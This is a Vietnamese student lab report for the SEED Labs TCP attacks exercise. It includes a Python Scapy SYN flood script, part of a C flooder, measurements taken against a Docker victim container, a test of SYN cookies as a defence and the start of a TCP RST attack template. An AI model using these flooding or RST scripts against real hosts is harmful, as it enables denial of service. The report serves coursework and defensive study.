BÁO CÁO BÀI TẬP 04

Môn học: An Toàn Mạng

Tên chủ đề: SeedLab- TCP Attack

GVHD: Tô Trọng Nghĩa

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT101.N11.ATCL.2

STT	Họ và tên	MSSV	Email
1	Phạm Ngọc Lợi	20521560	
2	Phan Hữu Luân	20521585	

2. NỘI DUNG THỰC HIỆN:[1]


STT	Công việc	Kết quả tự đánh giá
1		100%
2		100%
3		100%
4		90%
5		60%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Setup Environment:



- Kiểm tra id của các containers



- Chạy containers attacker

```
[12/02/22]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/#
```


- Chạy container nạn nhân

```
[12/02/22]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@8e52c6a51899:/#
```

- Tương tự chạy container còn lại

```
[12/02/22]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b1c768cf38ac:/#
```

Task 1 : SYN Flooding Attack



- Sau khi đã thiết lập ở trên, kiểm tra các thông tin cần thiết , ta tiến hành vào task 1.1
- **Task 1.1 :**
  - Launching the Attack Using Python :
    - Tạo file python để **synflood.py**
    - Nội dung file:

```
[12/02/22]seed@VM:~/.../volumes$ cat synflood.py
#! /bin/env/python3

from scapy.all import IP,TCP, send
from ipaddress import IPv4Address
from random import getranbits

ip = IP(dst="10.9.0.5")
tcp = TCP (dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getranbits(32)
    send(pkt,iface='br-9886560040ce',verbose =0)
[12/02/22]seed@VM:~/.../volumes$
```

- Đầu tiên trên máy user, ta thử telnet đến máy nạn nhân

```
[12/03/22]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b1c768cf38ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8e52c6a51899 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Dec  2 10:59:15 UTC 2022 from user1-10.9.0.6.net-10.9.0.
/2
seed@8e52c6a51899:~$
```

  - Ta thấy telnet thành công, bởi vì máy nạn nhân vẫn chưa sập, tí nữa ta sẽ tấn công và kiểm tra bằng telnet.
- Tiến hành tấn công và xem xét các lỗi có thể xảy ra
  - Ta thực hiện kiểm tra trên máy nạn nhân đầu tiên trước khi tấn công

```
root@8e52c6a51899:/home# ss -n state syn-recv sport = :23 | wc -l
1
root@8e52c6a51899:/home# netstat -tna | grep SYN_RECV | wc -l
0
root@8e52c6a51899:/home#
```

  - Ta tiến hành tấn công

```
seed@VM: ~/.../L...   seed@VM: ~/.../L...   seed@VM: ~/.../La...
root@VM:/volumes# python3 synflood.py
```


- Sau đó bên máy nạn nhân, ta thực hiện lại các thao tác phía trên để thấy sự thay đổi

```
seed@VM: ~/.../L...   seed@VM: ~/.../L...   seed@VM: ~/.../La...   seed@VM: ~/.../La...   seed@VM: ~/.../La...
95
root@8e52c6a51899:/home# netstat -tna | grep SYN_RECV | wc -l
97
root@8e52c6a51899:/home# netstat -tna | grep SYN_RECV | wc -l
95
root@8e52c6a51899:/home# netstat -tna | grep SYN_RECV | wc -l
97
root@8e52c6a51899:/home# netstat -tna | grep SYN_RECV | wc -l
94
root@8e52c6a51899:/home# netstat -tna | grep SYN_RECV | wc -l
96
root@8e52c6a51899:/home# netstat -tna | grep SYN_RECV | wc -l
94
root@8e52c6a51899:/home# netstat -tna | grep SYN_RECV | wc -l
96
root@8e52c6a51899:/home# netstat -tna | grep SYN_RECV | wc -l
79
root@8e52c6a51899:/home# netstat -tna | grep SYN_RECV | wc -l
91
root@8e52c6a51899:/home# ss -n state syn-recv sport = :23 | wc -l
93
root@8e52c6a51899:/home# ss -n state syn-recv sport = :23 | wc -l
98
root@8e52c6a51899:/home#
```


- Ta thử telnet đến máy nạng nhân

```
seed@VM: ~/.../L...   seed@VM: ~/.../L...   seed@VM: ~/.../La...   seed@VM: ~/.../La...   seed@VM: ~/.../La...
root@b1c768cf38ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8e52c6a51899 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Dec  2 09:28:38 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@8e52c6a51899:~$
```

- Ta thấy rằng vẫn kết nối được , bởi vì trước khi cuộc tấn công bắt đầu ta đã kết nối đến, vì vậy nó sẽ "nhớ" các kết nối thành công .Cho nên có vẻ không thành công.
- Để giảm thiểu vấn đề này , ta sẽ chạy lệnh
  - **# ip tcp_metrics show**
  - **# ip tcp_metrics flush**



- Tiến hành thực hiện tấn công lại như các bước tương tự và chờ khoảng 1 phút.



➔ **Thành công !!**

- **Task 1.2** :
  - Launch the Attack using C
    - Ý tưởng tấn công tương tự như task 1.1
    - Ở phần này ta thực hiện complie file synflood.c đã có

```
[12/03/22]seed@VM:~/.../volumes$ cat synflood.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
```

- Thực hiện câu lệnh compile

```
[12/03/22]seed@VM:~/.../volumes$ ls
synflood.c  synflood.py
[12/03/22]seed@VM:~/.../volumes$ gcc synflood.c -o synflood
[12/03/22]seed@VM:~/.../volumes$ ls
synflood  synflood.c  synflood.py
[12/03/22]seed@VM:~/.../volumes$
```

- Tiến hành tấn công bằng cách chạy file
  - Kiểm tra

```
seed@VM: ~/.../L...  seed@VM: ~/.../v...  seed@VM: ~/.../La...  seed@VM: ~/.../La...  seed@VM: ~/.../La...
root@8e52c6a51899:/# ip tcp_metrics show
root@8e52c6a51899:/# netstat -tna | grep SYN_RECV | wc -l
0
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
1
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
1
root@8e52c6a51899:/# netstat -tna | grep SYN_RECV | wc -l
0
root@8e52c6a51899:/#
```

- Tấn công tới máy nạn nhân

```
seed@VM: ~/.../L...   seed@VM: ~/.../v...   seed@VM: ~/.../La...   seed@VM: ~/.../La...
root@VM:/volumes# ./synflood 10.9.0.5 23
```

```
seed@VM: ~/.../L...   seed@VM: ~/.../v...   seed@VM: ~/.../La...   seed@VM: ~/.../La...   seed@VM: ~/.../La...
root@8e52c6a51899:/# netstat -tna | grep SYN_RECV | wc -l
97
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
98
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
98
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
98
root@8e52c6a51899:/# netstat -tna | grep SYN_RECV | wc -l
97
root@8e52c6a51899:/# netstat -tna | grep SYN_RECV | wc -l
97
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
98
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
98
root@8e52c6a51899:/#
```

- Bên user ta thử telnet đến máy nạn nhân

```
seed@VM: ~/.../L...   seed@VM: ~/.../v...   seed@VM: ~/.../La...   seed@VM:
root@b1c768cf38ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

➔ Thành công

- **Task 1.3:**
  - Ở task này ta sẽ tiến hành bật chế độ SYN cookie
    - Dùng lệnh **sysctl -w net.ipv4.tcp_syncookies=1** để bật SYN cookie

```
root@8e52c6a51899:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@8e52c6a51899:/#
```

- Tiến hành tấn công (Các bước tiến hành tương tự như trên nên em sẽ làm nhanh và chỉ cho kết quả)
  - Trước hết là sử dụng file python synflood.py

```
seed@VM: ~/.../L...   seed@VM: ~/.../v...   seed@VM: ~/.../La...   seed@VM: ~
root@VM:/volumes# ls
synflood  synflood.c  synflood.py
root@VM:/volumes# python3 synflood.py
```

```
seed@VM: ~/.../L...   seed@VM: ~/.../v...   seed@VM: ~/.../La...   seed@VM: ~/.../La...   seed@VM: ~/.../La...
root@8e52c6a51899:/# ip tcp_metrics show
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
1
root@8e52c6a51899:/# netstat -tna | grep SYN_RECV | wc -l
0
root@8e52c6a51899:/# netstat -tna | grep SYN_RECV | wc -l
112
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
127
root@8e52c6a51899:/# netstat -tna | grep SYN_RECV | wc -l
127
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
129
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
122
root@8e52c6a51899:/# netstat -tna | grep SYN_RECV | wc -l
124
```

➔ **Kết quả**

```
seed@VM: ~/.../L...  seed@VM: ~/.../v...  seed@VM: ~/.../La...  seed@VM: ~/.../La...  seed@VM: ~/.../La...
root@b1c768cf38ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8e52c6a51899 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Dec  3 15:08:57 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@8e52c6a51899:~$ ls
victim
seed@8e52c6a51899:~$
```

- Tiếp theo sử dụng file C synflood.c

```
seed@VM: ~/.../L...  seed@VM: ~/.../v...  seed@VM: ~/.../La...  seed@VM: ~/.../La...
root@VM:/volumes# ls
synflood  synflood.c  synflood.py
root@VM:/volumes# ./synflood 10.9.0.5 23
```

```
seed@VM: ~/.../L...  seed@VM: ~/.../v...  seed@VM: ~/.../La...  seed@VM: ~/.../La...  seed@VM: ~/.../La...
root@8e52c6a51899:/# netstat -tna | grep SYN_RECV | wc -l
128
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
129
root@8e52c6a51899:/# ss -n state syn-recv sport = :23 | wc -l
129
root@8e52c6a51899:/# netstat -tna | grep SYN_RECV | wc -l
128
root@8e52c6a51899:/#
```

➔ **Kết quả**

```
seed@VM: ~/.../L...   seed@VM: ~/.../v...   seed@VM: ~/.../La...   seed@VM: ~/.../La...   seed@VM: ~/.../La...
root@b1c768cf38ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8e52c6a51899 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Dec  3 16:47:41 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@8e52c6a51899:~$ ls
victim
seed@8e52c6a51899:~$
```

➔ **Kết luận :**

- Cả 2 file đều tấn công không thành công !!! bởi vì SYN cookie đã được bật

TASK 2 : TCP RST Attacks on telnet Connections

- Ở trong bài này ta sẽ thực hiện tấn công RST
- Trước tiên ta nên tắt chế độ SYN cookie

```
root@VM:/volumes# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@VM:/volumes#
```

- Thành công nếu kết nối telnet từ user đến máy nạn nhân hết hiệu lực.
- Các bước thực hiện tấn công.
  - Tạo file tấn công **rst.py**

```
[12/03/22]seed@VM:~/.../volumes$ cat rst.py
#!/usr/bin/env python3
from scapy.all import *

ip =IP(src="...",dst="...")
tcp = TCP(sport=, dport=,flags="R",seq=)
pkt=ip/tcp
ls(pkt)
send(pkt,iface="",verbose=0)
[12/03/22]seed@VM:~/.../volumes$
```


- Kết nối từ user đến máy nạn nhân

```
root@b1c768cf38ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8e52c6a51899 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Dec  3 16:50:24 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@8e52c6a51899:~$
```


- Kiểm tra các kết nối trên máy nạn nhân

```
root@8e52c6a51899:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:39643        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:34630          ESTABLISHED
root@8e52c6a51899:/#
```

